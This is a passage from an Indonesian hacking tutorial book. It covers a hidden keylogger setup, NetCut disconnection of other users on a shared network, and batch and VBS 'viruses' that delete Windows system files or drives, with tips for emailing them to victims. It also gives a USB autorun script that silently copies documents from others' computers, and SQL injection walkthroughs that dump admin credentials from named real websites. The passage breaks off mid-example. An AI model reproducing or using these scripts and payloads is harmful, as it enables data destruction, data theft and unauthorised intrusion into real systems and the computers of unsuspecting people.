
1. Klik **OK** untuk melanjutkan versi demo.



2. Lalu klik kanan ikon yang ada di tray menu.



3. Akan muncul beberapa menu, pilih **Options**.




4. Akan muncul jendela aplikasi seperti gambar di bawah ini.

Adapun beberapa bagian yang perlu Anda pahami sebagai berikut:

- **Always launch in hidden mode**: untuk menyembunyikan aplikasi ketika pertama kali PC dihidupkan.
- **Hide in process list (Win9x only)**: untuk menyembunyikan kinerja aplikasi agar tak terpantau aplikasi lainnya melalui task manager.
- **Autolauch at system startup**: fungsi menjalankan aplikasi secara otomatis ketika PC pertama kali dihidupkan.
- **Unhide keystroke**: adalah fungsi untuk membuka aplikasi melalui shortcut keyboard.

5. Setelah melakukan pengaturan, selanjutnya Anda bisa mengklik tombol **Check logs** untuk aktivitas yang berhasil direkam Spy Keylogger.




Hacking Warnet dengan NetCut

Netcut adalah salah satu aplikasi yang cukup berguna jika Anda sebagai user ingin mengatur pembatasan kegiatan yang dilakukan oleh host server, atau biasa disebut operator warnet. Contoh kecilnya adalah tidak semua warnet mengizinkan user-nya untuk melakukan proses download. Bisa saja dengan penggunaan mikrotik hal ini dilakukan, atau trik tersendiri dari operatornya. Nah, dengan netcut, kita bisa saja menggunakan PC client untuk men-download dan bahkan mengendalikan komputer operator! ☺ Namun tidak semua OS PC bisa diinstal dengan aplikasi ini. Berdasarkan pengamatan penulis, aplikasi ini berjalan dengan lancar di Windows XP sp 1 dan sp 2, untuk versi setelahnya belum bisa digunakan.

Mematikan Koneksi User Lain di Warnet

Untuk menggunakan netcut, Anda tidak perlu menyiapkan ruang kosong untuk instalasinya, karena aplikasi ini berdiri sendiri dan dapat langsung digunakan. (Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**.)

1. Dengan netcut, penulis di sini ingin mematikan koneksi warnet agar koneksi yang penulis miliki lancar jaya untuk men-download. ☺
2. Kemudian buka netcut, dan Anda akan melihat banyak IP Address. Untuk menghentikan koneksi target, hanya tinggal sorot IP Address-nya, lalu klik pada tombol **Cut Off**. Maka dalam waktu beberapa menit, koneksi IP target terhenti, bandwidth IP target beralih menjadi bandwidth Anda, dan tentunya akan membuat koneksi internet Anda lebih cepat. 😐



3. Untuk menyambungkan koneksi internet, sorot pada IP yang diputus tadi kemudian klik **Resume.**

BAB 03


CARA GAMPANG BUAT VIRUS

Membuat Virus Simple Tapi Mematikan


Ini adalah virus yang sederhana dibuat dari notepad, tetapi efeknya dahsyat banget, sampai merusak sistem operasi WINDOWS. Jadi jangan dicoba di komputer sendiri, jika ingin mencoba, silakan aktifkan dulu deep freeze-nya atau shadow defender-nya.

1. Buka notepad **START > ALL Program > Accessories > Notepad**.
2. Setelah muncul notepad, masukkan script di bawah ini:


```
@echo off
del c:\winnt\system32\*.* del c:\winnt\*.*
```



3. Kemudian save as namafile.bat, di sini saya contohkan **rea.bat**.



Kemudian klik **Save**.



Cara menggunakannya, cukup klik file-nya. Hati-hati ya, virus ini menghapus system32 dan file core WINNT. Jadi efeknya virus ini bisa membuat OS WINDOWS tidak bisa digunakan. Cara penyebarannya adalah convert **rea.bat** menjadi rea.com menggunakan bat2com utility kemudian kirim file rea.com melalui email dan kirim ke email korban. Jika si korban membuka file tersebut maka komputernya crash dan terpaksa harus Install ulang. Trik ini cocok untuk menyerang musuh melalui email. Tapi jika Anda mengirim virus ini lewat email, Anda harus meyakinkan korban agar korban mau membuka file virus itu.

Berikut ini beberapa script untuk membuat virus lainnya.

- Virus untuk Membuat Komputer Shutdown

```
@echo off
msg * I'AM WATCHING YOU!
shutdown -c "Error Your PC is Load,.,.," -s\
```

- Virus untuk Membuat Komputer Shutdown dengan Timer

```
@echo shutdown -s -t 2 -f
```

Keterangan: Angka 2 adalah timernya, silakan ganti sesuka Anda.

- Virus untuk Membuat Tombol Backspace Menekan Terus-Menerus

```
MsgBox "TRY AGAIN!"Set wshShell
=wscript.CreateObject("WScript.Shell")dowscript.sleep
100wshshell.sendkeys "{bs}"loop
```

- Virus untuk Membuat Notepad Terbuka secara Otomatis

```
@ECHO off:topSTART %SystemRoot%\system32\notepad.exeGOTO top
```

- Virus untuk Membuat DVD/CD ROM Terbuka Sendiri

```
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
```

- Virus untuk Memformat Harddisk

```
@echo off
DEL C: -Y
DEL D: -Y
```

Virus untuk Mencuri Data dari CPU Lain

Saya akan memberikan tutorial sederhana tapi mantap. Nah, Flashdisk memang bisa dijadikan pencuri data, seperti di film-film itu hehehe ☺ Dan lumayan buat modal jadi mata-mata kayak James Bond ... ☺ OK, kita ke TKP Cok.

Sebelumnya siapin dulu flashdisk kita (kalau bisa minimal 8 GB).

1. Buka Notepad, copy dan paste kode di bawah ini.

```
[autorun] icon=drive.ico open=launch.bat action=Click OK to Run
shell\open\command=launch.bat
```

Kemudian simpanlah di flashdisk dengan nama: **autorun.inf**

2. Buka Notepad lagi dan copas kode berikut:

```
@echo off
:: variables
/min
SET odrive=%odrive:~0,2%
set backupcmd=xcopy /s /c /d /e /h /i /r /y echo off
%backupcmd% "%USERPROFILE%\My Documents\*.doc" "%drive%\all
\doc"
@echo off cls
```

Simpan di flashdisk Anda dengan nama: **file.bat**

3. Buka Notepad lagi dan copas kode berikut:

```
CreateObject("Wscript.Shell").Run """ & WScript.Arguments(0) &
""", 0, False
```

Simpan di flashdisk Anda dengan nama: **invisible.vbs**

4. Buka Notepad lagi dan copas lagi kode berikut:

```
wscript.exe \invisible.vbs file.bat
```

Simpan di flashdisk Anda dengan nama: **launch.bat**

Sekarang pastikan keempat file tadi yang telah kita buat berada di flashdisk kita. Dan buatlah folder baru dengan nama **all** untuk

menyimpan hasil curian kita dari komputer teman tadi. Di mana perintah: ***%backupcmd% "%USERPROFILE%\My Documents*.doc" "%drive%\all\doc"*** akan menyalin semua file berekstensi .doc ke dalam folder "***all/doc***" yang berada di flashdisk kita secara otomatis, waktu kita mencolokkan flashdisk kita di komputernya, ataupun dia sendiri yang mencolokkannya di komputernya sendiri.

Sebelum mencoba mencuri file di komputer teman, coba dulu flashdisk kita di komputer kita sendiri. Lihat, apakah bekerja dengan baik.

***

BAB 04

HACKING WEBSITE

Memiliki pertahanan serta tingkat keamanan yang tinggi tentunya sangat penting bagi para pemilik website. Dan hal itu sudah sepenuhnya menjadi tugas para **Web Admin Security** dalam menanganinya. Tetapi tahukah Anda? Bahwa hampir semua website yang dibuat oleh daya pikir manusia itu mempunyai celah untuk ditembus?

Tentunya Anda masih ingat pada masa-masa tahun 2000-an, di mana terjadi perang Cyber antara negara Indonesia dan negara tetangga yang menghebohkan dunia maya. Banyak situs-situs pemerintah kedua negara tersebut diobrak-abrik oleh para Hacker maupun Cracker. Pasti Anda berpikir *"bagaimana sebuah situs yang dibangun oleh programmer andal bisa dibobol?"*

Dalam menjalankan aksinya, para pengincar celah keamanan ini menggunakan beberapa metode, mulai dari yang gampang sampai yang susah. Untuk itu penulis akan membahasnya menjadi beberapa subbab agar memudahkan para calon-calon hacker ini untuk mempraktikkannya.

Instalasi XAMPP

Xampp adalah perangkat lunak yang dikembangkan oleh apache. Kegunaan aplikasi ini untuk membangun server yang berdiri sendiri (localhost). Jika Anda menginstal xampp ke dalam PC, Anda akan

mendapatkan empat paket di dalamnya, yaitu Apache server, PhpMyAdmin, Perl, dan MySQL. Aplikasi ini bersifat gratis dan dapat digunakan oleh siapa pun. Pembahasan khusus di beberapa subbab berikut ini membutuhkan server yang berdiri sendiri untuk menjalankan beberapa contoh script.

1. Klik ganda pada aplikasi **xampp.exe**. (Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**.)
2. Pada jendela instalasi awal, pilih bahasa yang Anda pahami > **OK**.


3. Klik **Next**.

4. Pada pemilihan komponen, berikan tanda centang pada semua pilihan > klik **Next**.

5. Klik **Install**.


6. Proses instalasi akan berlangsung, mungkin akan memakan waktu yang agak lama.

7. Dalam proses instalasi, bila Anda melihat jendela cmd keluar seperti gambar di bawah ini, biarkan saja.



8. Jika proses instalasi sudah selesai, klik **Finish**.

9. Pilih **Yes** pada jendela yang keluar untuk langsung menjalankan xampp control panel.




10. Pada aplikasi xamp control panel, Anda akan menjumpai beberapa pilihan seperti gambar yang tertera.

11. Anda tidak harus mengaktifkan semua pilihan karena kita hanya membutuhkan Apache dan MySQL saja. Jadi klik tombol **Start** pada pilihan Apache dan MySQL.

12. Jika sudah aktif maka akan seperti gambar di bawah ini.

Untuk menghentikan servis klik tombol **Stop**. Jika Anda menutup jendela xampp control panel, Anda bisa memunculkannya kembali dengan mengklik ikon yang ada di taskbar.



Instalasi Python

Sebelum melangkah lebih jauh ke materi yang ada, Anda diharuskan untuk menginstal software atau aplikasi yang sudah penulis siapkan. (Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**.) Sebagian besar instalasi aplikasi hampir sama dan caranya pun cukup mudah. Bagi Anda yang belum bisa menginstal aplikasi, berikut caranya:

1. Di sini penulis akan menunjukkan cara instalasi software phyton yang akan digunakan untuk sql injection. Klik ganda pada file instalasi **python.exe** > **Run**.

2. Pilih **Install for all users** > **Next**. Karena tujuannya agar aplikasi bisa digunakan oleh setiap user yang ada di PC, termasuk **Guest** sekalipun.

3. Pada pilihan folder instalasi, klik **Next**.

4. Klik **Next** lagi untuk melanjutkan pemasangan.

5. Biarkan proses instalasi terjadi beberapa saat.

6. Klik **Finish**.

Instalasi software selesai dan siap untuk digunakan.

Mencari Target

Sebelum mengarah ke pembahasan praktik, marilah kita terlebih dahulu mencari situs yang akan dijadikan percobaan hacking. Anda bisa mencari sendiri di Google jika Anda inginkan dengan kata kunci pilihan Anda. Namun ada satu metode khusus dari penulis, yaitu dengan memanfaatkan *bug report* di situs online seperti **http://bugsearch.net**. Di situs tersebut setiap harinya akan di-publish sejumlah cms yang vuln (yang dapat dijadikan target hacking). Beberapa hacker Indonesia juga rajin melaporkan bug yang ada di situs tersebut, termasuk penulis (tetapi penulis bukan hacker).

a) Buka situs **http://bugsearch.net**.

b) Pada halaman pencarian, ketikkan apa yang hendak dicari, misalkan **sql injection**, lalu klik **search**.

c) Hasilnya akan ditampilkan seperti berikut.

Pilih salah satu link yang keluar. Di sini penulis memilih http://bugsearch.net/en/13957/guru-auction-20-multiple-sql-injection-vulnerabilities.html untuk di-exploit.


d) Pada deskripsi akan ditampilkan seperti pernyataan di bawah ini:

```
Author : v3n0m
Site : http://ycl.sch.id/
Date : December, 26-2012
Location : Yogyakarta, Indonesia
Time Zone : GMT +7:00

Application : Guru Auction 2.0
Price : $49
Vendor : http://www.guruscript.com/
Google Dork : inurl:subcat.php?cate_id=
-------------------------------------------------------------------
-------

SQLi p0c:
~~~~~~~~~~
http://domain.tld/[path]/subcat.php?cate_id=-
9999+union+all+select+null,group_concat(user_name,char(58),passw
ord),null+from+admin--


Blind SQLi p0c:
~~~~~~~~~~
http://domain.tld/[path]/detail.php?item_id=575+AND+SUBSTRING(@@
version,1,1)=5 << true
http://domain.tld/[path]/detail.php?item_id=575+AND+SUBSTRING(@@
version,1,1)=4 << false
```

Copy-kan bagian Google dork, yaitu bagian di bawah ini:

```
inurl:subcat.php?cate_id=
```

e) Lalu paste-kan ke halaman pencarian Google. Penulis mendapatkan hasil sebagai berikut.



f) Pilih salah satu link yang diinginkan, dan bukalah situs tersebut.

```
http://www.rokmax.com/subcat.php?catid=37
```

Untuk mengecek apakah web tersebut vuln (dapat dijadikan target hacking) atau tidak, gunakan perintah dengan memberikan tanda petik satu (‘) atau tanda minus (-) di awalan id yang keluar.


Contoh:

```
http://www.rokmax.com/subcat.php?catid=37’
```

Atau:

```
http://www.rokmax.com/subcat.php?catid=-37
```

Pada contoh kasus kali ini, penulis mencoba cara yang pertama dan mendapatkan pesan seperti gambar berikut di halaman web-nya.



Untuk jenis bug cms yang lain, caranya sama, dengan memanfaatkan Google dork.

SQL Injection Versi 1 - Schemafuzz (MySQL 5)

Apa itu SQL (Structured Query Language) Injection? Kenapa namanya seperti terdengar dari bidang "kedokteran"? Tenang saja, ini masih merupakan teori dalam menginfeksi web menggunakan perintah dengan memasukkan suatu karakter khusus. Bisa dibilang agar web target dapat terinfeksi, Anda harus memasukkan karakter seperti tanda petik (') atau tanda minus (-) yang tidak dikenali dalam database mysql, yang dapat menyebabkan website tersebut demam-demam tidak karuan alias error! Kesalahan web aplikasi ini juga terjadi karena adanya kesalahan dalam membuat suatu program yang mengakibatkan terjadinya error dalam memanggil perintah MySQL.

Contoh hacking website dengan sql injection sebagai berikut:


1. Simpan file **schemafuzz.py** (Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**) ke direktori D atau direktori (drive) yang Anda inginkan.

2. Buka browser Anda *(*penulis sarankan gunakanlah *Mozilla Firefox* atau *Internet Explorer*). Arahkan URL-nya ke **http://google.co.id** atau **http://google.com/**. Cari salah satu URL website yang ingin Anda hack dengan kata kunci yang diinginkan. (Untuk dork khusus, Anda dapat menghubungi penulis melalui email: **adelphia.andrea@yahoo.com**.)

3. Di sini penulis menggunakan sistem operasi Windows 8. Jadi untuk menjalankan program **Run** tekan Windows Key (*tombol berlogo Windows di keyboard*) + **R**. Ketikkan **CMD** > **OK**.

4. Di CMD ketikkan "**D:**" (tanpa tanda kutip) > **Enter**.

5. Ketikkan perintah **schemafuzz.py** > **Enter**. Hasilnya Anda akan melihat pesan seperti gambar di bawah ini.



6. Kemudian ketikkan perintah berikut:

```
schemafuzz.py -u "http://www.futuresfins.com/fin-
detail.php?id=173" --findcol
```

7. Lalu **Enter**.


   Tujuannya untuk memeriksa apakah website tersebut terkena sql injection atau tidak. Jika berhasil dan situs yang Anda maksudkan bisa di-hack maka pesannya seperti gambar di bawah.

8. Masukkan URL hasil dari kolom darkcode URL ke dalam cmd. Ketikkan dengan perintah seperti berikut untuk melihat versi MySQL:

```
Schemafuzz.py –u “http://www.futuresfins.com/fin-
detail.php?id=173+AND+1=2+UNION+SELECT+darkc0de,1,2,3,4,5,6,7,8,
9,10’’ --fuzz
```

Anda akan beruntung jika menemukan target dengan MySQL versi 5, karena schemafuzz memang dirancang untuk injection versi 5. Jika MySQL versi 4, maka Anda harus beralih ke cara manual seperti yang dijelaskan dalam subbab berikutnya.

Gambar berikut ini menunjukkan hasil pencarian nama table, kolom, dan nama database menggunakan schemafuzz di cmd.




Pada tahap ini, schemafuzz akan menunjukkan kepada Anda nama database dan beberapa table juga columns yang bisa dibaca.

9. Langkah selanjutnya mengeluarkan hasil dari database, table dan columns yang ingin dibaca. Ketikkan perintah berikut di cmd:

```
schemafuzz.py -u "http://www.futuresfins.com/fin-
detail.php?id=173+AND+1=2+UNION+SELECT+darkc0de,1,2,3,4,5,6,7,8,
9,10" --dump -D Future_future2 -T users -C
username,password,userid
```

Penjelasan:

- -D = adalah nama database
- -T = adalah nama table
- -C = adalah nama kolom



Hasilnya Anda sudah mendapatkan username dan password dari administrator. Sekarang jika ingin mengetahui lebih dalam lagi mengenai isi website tersebut, Anda bisa login ke halaman administrator menggunakan user dan password yang sudah kita dapat.

SQL Injection Versi 2 - Manual (MySQL 5)

Jika cara sebelumnya menggunakan aplikasi pendukung, maka kali ini caranya dengan mengetikkan sendiri input-input atau karakter khusus ke dalam url target. Dalam contoh kasus beberapa situs yang akan di-inject, terkadang Anda perlu melakukannya dengan cara manual dan tidak bisa di-inject melalui schemafuzz. Langsung saja perhatikan langkah berikut:

1. Buka browser dan arahkan url-nya ke **http://www.aoifeonline.com/news.php?id=49**. Tambahkan tanda petik satu (') di akhir url untuk mengetahui apakah ada pesan error-nya. Berikut ini gambar situs yang error setelah diinjeksi.

   Jika ada pesan error-nya, maka situsnya bisa di-hack. Namun perlu diperhatikan juga bahwa pesan error tak harus muncul di bagian body website. Beberapa kasus yang penulis temui, ada pesan error yang muncul di bagian bawah website (footer) dan malah ada yang di bagian title bar.

2. Sekarang kita mulai mencari dan menghitung jumlah table yang ada di dalam database-nya. Dengan melakukan perintah: **union select** yang artinya kita meminta perintah penggabungan **SELECT**.

   Contoh dork:

```
/news.php?id=49+and+1=2+union+select+0,1--
```

   Atau:

```
/news.php?id=49+and+1=2+union+select+0,1*/
```

   Kita coba satu per satu angka untuk menebaknya.

Contoh dork:

```
/news.php?id=49+and+1=2+union+select+0,1 --
/news.php?id=49+and+1=2+union+select+0,1,2--
/news.php?id=49+and+1=2+union+select+0,1,2,3--
```

Jika pesan error berubah, itu artinya table yang ditebak belum benar, seperti gambar berikut.

Lakukan terus hal di atas pada dork, sampai hilang pesan errornya. Pada website yang penulis coba, pesan error menghilang di angka 7.

Contoh dork:

```
http://www.aoifeonline.com/news.php?id=49+and+1=2+union+select+0
,1,2,3,4,5,6,7--
```

Gambar berikut ini menunjukkan halaman situs yang menampilkan id table yang mengandung kesalahan.

Lihat angka yang keluar pada situs, ada dua angka yang bisa dijadikan patokan. Namun dalam sql injection versi 5, kita

menggunakan angka yang kedua untuk dijadikan petunjuk. Angka yang keluar kedua adalah angka tiga (3) pada gambar di atas.

Tips: Terkadang beberapa sistem melakukan penolakan terhadap perintah union select. Anda bisa menggunakan alternatif lain dengan perintah *order by*.

3. Gunakan perintah **@@version** pada angka yang keluar untuk mengecek versi mysql.

   Contoh dork:

```
http://www.aoifeonline.com/news.php?id=49+and+1=2+union+select+0
,1,2,@@version,4,5,6,7--
```

   Berikut ini halaman situs yang menampilkan versi mysql.

   Ternyata versi MySQL adalah versi 5, ini artinya kita bisa meneruskan tutorial. Karena jika versi 4, maka Anda harus menebak-nebak sendiri nama table dan kolom mysql-nya.

4. Untuk menampilkan table yang ada pada situs target, bisa dilakukan dengan melakukan perintah:

```
group_concat(table_name) → dimasukkan pada angka yg keluar tadi.
+from+information_schema.tables-- → dimasukkan setelah angka
terakhir.
```

Berikut ini halaman situs yang menampilkan nama-nama table dalam database.

Contoh dork:

```
http://www.aoifeonline.com/news.php?id=49+and+1=2+union+select+0
,1,2,group_concat(table_name),4,5,6,7+from+information_schema.ta
bles--
```


Akan keluar beberapa nama table yang diminta.

5. Ini adalah langkah yang cukup sulit dan memakan waktu yang lama. Di sini Anda harus mencari tahu table mana yang mengandung username dan password. Dengan kata lain, Anda harus mencari tahu satu per satu isi table-nya.

   Nama table yang ingin dicari tahu, harus terlebih dahulu di-convert ke hex, karena masih berbentuk ascii dan tidak bisa terbaca browser. Untuk meng-convert, Anda harus menggunakan tools yang banyak tersedia di Internet. Pada contoh kali ini penulis menggunakan tools yang beralamat di **http://www.dolcevie.com/js/converter.html**.

   Masukkan salah satu nama table ke kolom **Ascii**. Kemudian klik **Hex To ASCII** untuk meng-convert.

   Berikut ini aplikasi converter ASCII dari situs dolcevie.



Anda akan mendapatkan sejumlah angka dan huruf di kolom **Hex**. Copy-kan angka dan huruf tersebut dan hilangkan karakter tanda bagi (**:**) sehingga angka yang Anda dapatkan sebagai berikut:

```
75736572
```

Kemudian lakukan langkah berikut untuk mengeluarkan hasil table:


`group_concat(column_name)` → dimasukkan pada angka yang keluar tadi.
`+from+information_schema.columns+where+table_name=0x` **`angka yang di-convert tadi`**`--` → ditambahkan pada angka terakhir.

Contoh dork:

```
